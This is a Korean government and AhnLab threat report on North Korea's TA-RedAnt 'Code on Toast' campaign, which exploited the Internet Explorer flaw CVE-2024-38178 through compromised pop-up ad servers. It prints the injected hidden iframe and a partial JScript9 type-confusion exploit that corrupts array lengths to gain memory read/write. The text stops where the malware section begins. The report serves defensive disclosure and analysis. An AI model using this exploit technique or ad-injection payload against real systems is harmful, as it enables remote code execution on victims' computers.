NCSC REPORT
Cyber Threat Analysis

2024

Operation "Code on Toast"

by TA-RedAnt

국가사이버안보센터 합동분석협의체
NCSC CYBER THREAT ANALYSIS TEAM

AhnLab

목 차

1. 개요

1.1. TA-RedAnt #OP Code on Toast

TA-RedAnt(구 RedEyes)[01]는 ScarCruft[02], Group123[03], APT37[04] 등의 별칭으로 불려지는 북한의 해킹 조직이다. 전통적으로 국내 대북 전문가, 탈북자 등 북한 관련 인물들을 대상으로 해킹메일 또는 악성 모바일 앱(apk) 등을 유포하는 타겟형 공격을 주로 수행하나, 인터넷 익스플로러(IE)의 취약점을 악용한 대규모 공격도 과거 확인된 바 있다

2024년 5월 우리나라 국민 다수가 설치 및 사용하는 무료 S/W들을 통한 TA-RedAnt의 대규모 공격이 탐지되었다. 당시 국가사이버안보센터(NCSC)와 안랩社는 사고대응과정에서 해당 무료 S/W 내 팝업광고 프로그램이 사용하는 IE의 신규 취약점이 악용된 사실을 포착하고, 추가 피해예방을 위해 Microsoft社에 즉시 통보했다.

이후 Microsoft社는 8.13 정기 패치일에 취약점 패치를 배포하고 공식 취약점 코드(CVE-2024-38178, CVSS 7.5)를 발급, 외부에 공개했다.[05]

NCSC와 안랩社는 광고업계에서 'Toast 광고'라고 불리는 팝업광고를 통해 취약점 코드가 전달된다는 점에 착안, 이번 공격을 'Code on Toast'로 명명하고, 본 보고서를 통해 TA-RedAnt 조직이 악용한 취약점과 악성코드를 상세히 공개함으로써 향후 유사한 형태의 공격에 대비하고자 한다.

---

01) TA-RedAnt는 북한과 연관된 위협 행위자(Threat Actor)로 2024년에 안랩(AhnLab)에서 새로운 분류법에 따라 명명한 그룹이다.

02) SECURELIST by Kaspersky, "Operation Daybreak", 2016.06.17, https://securelist.com/operation-daybreak/75100/

03) Cisco Talos, "Korea In The Crosshairs", 2018.01.16, https://blog.talosintelligence.com/korea-in-crosshairs/

04) Mandiant, "APT37 (Reaper): The Overlooked North Korean Actor", 2018.02.20, https://cloud.google.com/blog/topics/threat-intelligence/apt37-overlooked-north-korean-actor/?hl=en

05) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-38178
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-38178

1.2. 과거 유사 IE 취약점 악용 사례

TA-RedAnt 조직이 과거 유사한 IE 취약점을 악용한 사례는 2건으로 확인된다.

첫 번째 사례는 2021년 1월 발생한 '국내 언론사 워터링홀' 공격으로 해커는 북한 전문 언론 매체의 웹 서버를 해킹한 뒤 홈페이지에 악성 JavaScript를 삽입, 홈페이지 방문자 대상으로 IE 취약점 코드를 유포했다.[06] 해당 공격에 악용된 취약점은 2020년 8월에 공개된 CVE-2020-1380[07]으로 당시 보안 업데이트 되지 않은 구버전의 IE 브라우저 사용자가 대상인 1-Day 취약점이었다.

두 번째는 2022년 10월 유포된 악성 MS워드 문서 관련 사례이다. 해커는 해킹을 통해 미리 점거한 피해자 PC에서 모바일 메신저(PC버전)에 로그인 한후 대북 전문가들이 주로 가입된 단체 대화방을 통해 악성 워드문서를 유포했다.[08] 해당 워드문서가 실행될 경우 악성 경유지로부터 원격 RTF 템플릿이 다운로드 되고 추가 HTML 파일을 받아오게 되는데, 이때 MS 워드가 IE를 통해 해당 HTML 랜더링 시 취약점이 발현된다. 취약점은 최초 구글의 TAG팀에 의해 '22년 '이태원 참사'를 주제로 한 악성 MS워드 문서 분석과정에서 발견되었으며 이후 취약점 코드 CVE-2022-41128로 발표된 바 있다.[09]


06) https://www.volexity.com/blog/2021/08/17/north-korean-apt-inkysquid-infects-victims-using-browser-exploits
07) https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2020-1380
08) https://www.genians.co.kr/hubfs/blogfile/20231229_threat_inteligence_report_market.pdf
09) https://blog.google/threat-analysis-group/internet-explorer-0-day-exploited-by-north-korean-actor-apt37

2. 상세분석 내용

2.1. 페이로드 전달(Delivery)

개요에서 잠시 언급한 바와 같이 이번 IE 취약점은 Toast 광고를 띄우는 프로그램과 함께 악용되었다. Toast 광고란 백신 및 유틸리티 프로그램 등 개인 PC에 설치되는 무료 소프트웨어에서 PC 화면 우측 하단에 표출되는 광고창을 의미한다.

Toast 광고를 위한 프로그램은 다양한 무료 S/W와 함께 설치되며, 실행 시 광고서버로부터 광고 컨텐츠를 다운로드 받게 된다. 일부 무료 S/W 제작사가 자체 광고 서버를 운영하는 경우도 있으나, 대부분 전문 광고 대행업체와 계약을 맺고 업체가 보유한 광고 서버의 컨텐츠를 이용한다.



[Toast 광고 실행 구조]


위 그림과 같이 Toast 광고 프로그램은 선택된 광고 대행사 서버에서 컨텐츠를 다운로드 받아 팝업 창 형태로 표시한다. 이때 서버는 광고 컨텐츠가 포함된 HTML과 JavaScript를 응답값으로 주는데, Toast 광고 프로그램은 해당 응답값을 IE 브라우저 또는 IE 관련 모듈로 랜더링하여 팝업 광고창을 띄운다.

당시 해커는 국내 광고 대행사 중 한 업체의 광고 서버를 해킹한 후 Toast 광고 프로그램에 전달되는 HTML 코드에 악성 iframe을 삽입, 경유지를 통해 JavaScript가 로드 되도록 변조했다. 해당 JavaScript 파일명은 ad_toast이며 IE(JScript9.dll)의 원격 명령 실행(RCE) 취약점이 발현되는 코드가 삽입되어 있다.

```
HTTP/1.1 200
Date: Mon, 27 May 2024 01:22:39 GMT
Content-Type: text/html;charset=euc-kr
Transfer-Encoding: chunked
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
P3P: CP='CAO PSA CONi OTR OUR DEM ONL'
Set-Cookie: s_IP_info="1[redacted]"; Domain=.[redacted]; Max-Age=63072000; Sa
=/
Set-Cookie: IP_info=[redacted]; Domain=.[redacted]; Expires=Wed, 27-May-2026
Content-Encoding: gzip

<iframe src="https://[redacted]/syncframe/display/ad_toast"  hidden="hidden"></iframe>
<html><body style='margin: 0 0 0 0; text-align: center;'>
<script type="text/javascript">
WiderPlanetAdRendererVar = {
type : "script",
width : "300",
height : "250",
zoneid : "30065"
};
</script>
```

[iframe이 삽입된 HTML]

피해자 PC에 설치된 Toast 광고 프로그램은 해당 취약점 코드를 받아 랜더링하는 과정에서 exploit되었고 해커의 쉘코드로 실행 흐름이 바뀌었다.



[익스플로잇 실행 구조]

2.2. 취약점 공격(Exploitation)


2.2.1. Background

웹 브라우저는 HTML, CSS, 자바스크립트(JavaScript) 등의 언어로 작성한 코드를 사람이 읽을 수 있는 문서로 출력하는 프로그램이다. 주 기능은 사용자가 입력한 데이터를 서버에 요청하고 이를 전달받아 화면에 출력하는데 이 과정은 웹 브라우저의 렌더링 엔진과 자바스크립트 엔진에 의해 동작한다. 마이크로소프트에서 제작한 웹 브라우저의 자바스크립트 엔진은 차크라(Chakra)라고 불리며 인터넷 익스플로러(Internet Explorer) 버전 11.0 이하에서는 legacy Chakra engine(jscript9.dll), 엣지 레거시(Edge Legacy) 브라우저에서는 new Chakra engine or Edge engine(Chakra.dll)로 불린다.

이번 위협 공격에서 발견한 CVE-2024-38178[10]은 인터넷 익스플로러의 자바스크립트 엔진(이하 jscript9.dll)에서 발생하는 Type Confusion 취약점이며 2022년에 발견된 CVE-2022-41128[11]과 유사한 특징을 가진다. Type Confusion은 메모리에 할당 된 데이터의 실제 타입과 프로그램이 해석하는 타입이 일치하지 않을 때 발생하는 오류이다. 이를 악용하여 공격자는 원격지에서 임의의 공격 명령을 실행하는 원격 코드 실행(Remote Code Execution, RCE) 공격을 수행할 수 있다.

10) MSRC, “Scripting Engine Memory Corruption Vulnerability”, 2024.08.13, https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-38178

11) MSRC, “Windows Scripting Languages Remote Code Execution Vulnerability”, 2022.11.08, https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41128



[차크라 엔진에서 자바스크립트 실행 실행 과정]

웹 브라우저의 핵심 기술 중 하나인 자바스크립트는 그 복잡성과 규모가 확대됨에 따라 보안 위협에 계속 노출되고 있다. 자바스크립트 엔진은 웹 브라우저에서 자바스크립트 코드를 해석하고 실행하는 역할을 수행하지만 동시에 다양한 보안 취약점이 발생하는 주요 원인이 되고 있다. 이러한 근본적인 원인에는 다른 언어와 다른 자바스크립트만의 특징이 있다.

웹 브라우저에서는 자바스크립트의 동작을 위해 자체 엔진을 포함하고 있으며 빠른 실행을 위해 Just-In-Time(JIT) compilation 방식을 사용한다. 마이크로소프트의 차크라 엔진에서 자바스크립트로 작성된 코드가 실행되는 과정은 다음과 같다.

소스코드를 파싱(Parsing)하여 Abstract Syntax Tree(AST)를 얻는다. AST는 바이트코드(Bytecode)로 변환되어 차크라 엔진의 인터프리터에 의해 즉시 실행된다. 인터프리터는 바이트코드를 실행할 수 있는 가상 머신이며, 실행 중인 함수의 데이터 유형(Type information) 및 호출 횟수(Invocation counts)와 같은 정보를 분석하여 함수의 프로파일(Profile data)을 생성한다. 생성된 프로파일은 인터프리터의 단점을 보완하고 엔진의 효율성을 높이기 위해 최적화된 기계코드(Machinecode)를 생성하는데 사용된다. 차크라 엔진에서 생성된 최적화된 기계코드는 JIT'ed code라 불리며 인터프리터에서 여러 번 호출되는 코드가 탐지되면 바이트코드를 실행하는 대신 JIT'ed code를 실행하여 더 빠르게 프로그램을 동작시킬 수 있다.

자바스크립트 엔진에서는 여러 번 호출되는 코드를 따로 관리하는데 자주 반복되는 코드를

hot, 덜 자주 반복되는 코드를 warm이라 부른다. 코드가 hot으로 탐지되면 엔진은 해당 코드를 스텁코드(Stub code)로 변환한다. 이후 바이트코드를 실행하지 않고 미리 생성한 스텁코드를 사용하여 실행 속도를 향상시킨다. 하지만 이러한 방식은 다음과 같은 문제가 발생할 수 있다. 예를 들어, 매개변수(Parameter)로 정수형 변수(Integer value)를 입력받는 함수가 있고 이 함수는 메인 부분에서 100번 호출된다. 엔진에서는 이를 hot으로 간주하고 정수형 변수를 전달받는 스텁코드로 변환하게 되는데 이 결과로 인해 해당 변수의 데이터 유형을 정수로 예측하게 된다. 이 때 매개변수를 정수가 아닌 다른 데이터 유형으로 전달하게 되면 Type Confusion이 발생할 수 있는 문제점이 있다.

2.2.2. 취약점 CVE-2024-38178 분석

TA-RedAnt 조직은 과거 본인들이 악용한 CVE-2022-41128 exploit 코드에 단 3줄만을 추가하여 기존의 패치 버전을 우회하였다.

전체적인 흐름은 ex_func() 함수에 false를 인자로 주고 반복적으로 호출하여 JIT 컴파일러의 최적화 오류를 유도한 뒤 인자를 true로 바꿔 호출하여 정수배열 변수에 객체 데이터를 할당하는 것으로 Type Confusion을 발생시킨다. 이 과정은 두 취약점 모두 동일하다.


```
//CVE-2024-38178에 추가된 코드
var a = new ArrayBuffer(1400);
var j = new Int32Array(a);
var d = 1.2;
var g = new Object({
        a: 1,
        b: '2',
        c: 3,
        d: '4',
        e: av[137],
        f: 2
 });
```

```
  for (var e = 0; e < av.length; e++) {
    av[e] = new Array(0x41414141, ···);
  }

  function ex_func(p, o) {
      var q;
      q = j;
      var n;
      for (var k = 0; k < 1; k++) {
        n = j[0];
        break;
      }
      for (var l = 0; l < 1; l++) {
        if (p) {
          for (var m = 0; m < 1; m++) {
            ++d;
            q = d;
            o && (q = g); // Type Confusion!
            break;
          }
          q[-1] = 1;
        }
      }
      p && (q[4] = 0x1FFFFFFF, q[11] = 0x1FFFFFFF, q[12] = 0x1FFFFFFF,
    first_leak_addr = q[5] + 16, vtable = q[0]);
}

  for (var t= 0; t < 400000; t ++) {
    ex_func(false, false);
  }
ex_func(ture, true);
```

[CVE-2024-38178 Exploit, (x86)]

CVE-2022-41128의 패치 버전이 간단한 코드 추가만으로도 우회 된 이유는 JIT Compiler에서 배열 최적화 과정을 수행하는 GlobOpt::OptArraySrc() 함수 내부의 ValueType::IsUninitialized() 함수와 관련이 있다.


[함수 GlobOpt::OptArraySrc() 흐름도]




[취약점을 일으키는 변수 Object IR::Instr의 흐름도]

GlobOpt::OptArraySrc() 함수 내부에선 ValueType::IsUninitialized() 함수로 변수의 초기화 여부를 확인하는데, 변수가 초기화되지 않았을 경우 IR::Opnd::SetValueType() 함수가 호출되어 취약점이 발현되지 않는다. 이에, 공격자는 증감 연산자(++, --)를 사용하여 변수 q를 초기화된 변수로 착각하게 만들어 이를 우회하였다.

'q=g' 연산으로 인해 Type Confusion 취약점이 발생한다. 정수 배열(Int32Array)로 초기화 된 변수 q에 변수 g가 가리키는 데이터를 참조하면 변수 q의 Type이 Object로 변경된다. 하지만 JIT 컴파일러의 최적화 오류로 인해 Type을 계속해서 정수 배열로 판단한다.



[Type Confusion에 의한 취약점 발생 흐름도]




[변수 q의 type Object(Js::ArrayBufferParent)]

일반적으로 자바스크립트의 Object는 속성(Property)을 상속하거나 자체적으로 저장한다. 차크라 엔진에서는 성능을 높이기 위해 Object의 추가 속성을 저장하는 auxSlots라는 배열을 사용한다. 위 코드에서는 함수 ex_func()가 40만 번 실행되면서 변수 q의 auxSlots가 생성된다. 정수 배열로 초기화된 변수 q의 auxSlots는 Object의 5번째 속성 'e'와 메모리상 같은 위치(Offset 0x20)에 있다.

실제로 변수 q는 Object이지만, JIT 컴파일러가 이를 정수 배열로 오인하여 'q[0]'에 접근할 때 auxSlots의 위치에 접근하게 된다. 따라서 'q[0]'에 접근하는 것은 사실상 Object 'g.e'에 접근하는 것과 같다. Object 'g.e'는 배열 av[137]을 가리키므로 결국 변수 q를 통해 배열 av를 조작할 수 있다.

이후 'q[4]', 'q[11]', 'q[12]'의 값을 0x1FFFFFFF로 변경하는데 이는 배열 av의 Type과 관련이 있다. 배열 av의 Type은 Js::JavascriptNativeIntArray이며 위에서 변경한 값은 각각 배열 av의 Array Length, Array Actual Length, Buffer Length 항목이다. 이렇게 배열의 길이를 조작하면 Object Dataview를 사용하여 임의의 메모리 영역에 대한 읽기 및 쓰기가 가능하게 되고 공격자가 원하는 코드를 실행할 수 있다.



[변수 q를 통해 배열의 길이 조작]

보안 취약점 CVE-2024-38178의 패치 후 legacy Chakra engine(jscript9.dll)의 GlobOpt::OptArraySrc() 함수를 살펴보면 다음과 같이 변수 초기화 여부를 검증하는 과정이 보완된 것을 확인할 수 있다.


wil::details::FeatureImpl<__WilFeatureTraits_Feature_1489045819>::__private_IsEnabled(&`wil::Feature<__WilFeatureTraits_Feature_1489045819>::GetImpl'::`2'::impl); 함수가 추가되었으며 결과 값에 따라 변수 초기화 여부를 검증하는 분기로 진입한다. 이후 ValueType클래스에서 정의된 연산자를 통해 두 개의 정수형 값을 비교하는 과정이 추가되었다. 이는 두 값의Type을 비교하는 과정이며 값이 다를 경우 SetValueType 함수를 호출하여 Type을 일치시키는 추가적인 과정이 수행된다.

```
if ( v3 && !GlobOpt::IsLoopPrePass((GlobOpt *)this) )
{
  IsEnabled = wil::details::FeatureImpl<__WilFeatureTraits_Feature_148904
  v6 = v46;
  v8 = (IR::Opnd *)((char *)v46 + 12);
  if ( IsEnabled )
  {
    if ( !ValueType::IsUninitialized(v8) )
    {
      v9 = *((_WORD *)v46 + 3);
      HIWORD(v48) = v9;
      if ( ValueType::IsUninitialized((ValueType *)((char *)&v48 + 2)) )
      {
        IR::Opnd::SetValueType(v46, *((unsigned __int16 *)v46 + 6));
        v6 = v46;
        v3 = v44;
        goto LABEL_22;
      }
      LOWORD(v43) = *((_WORD *)v46 + 6);
      HIWORD(v48) = v9;
      if ( (unsigned __int8)ValueType::operator!=((__int16)v43) )
      {
        LOWORD(v43) = v10 | 1;
        IR::Opnd::SetValueType(v46, v43);
        v6 = v46;
      }
    }
    v3 = v44;
  }
```

[CVE-2024-38178 보안 패치 후]

2.3. 악성코드(Malware)

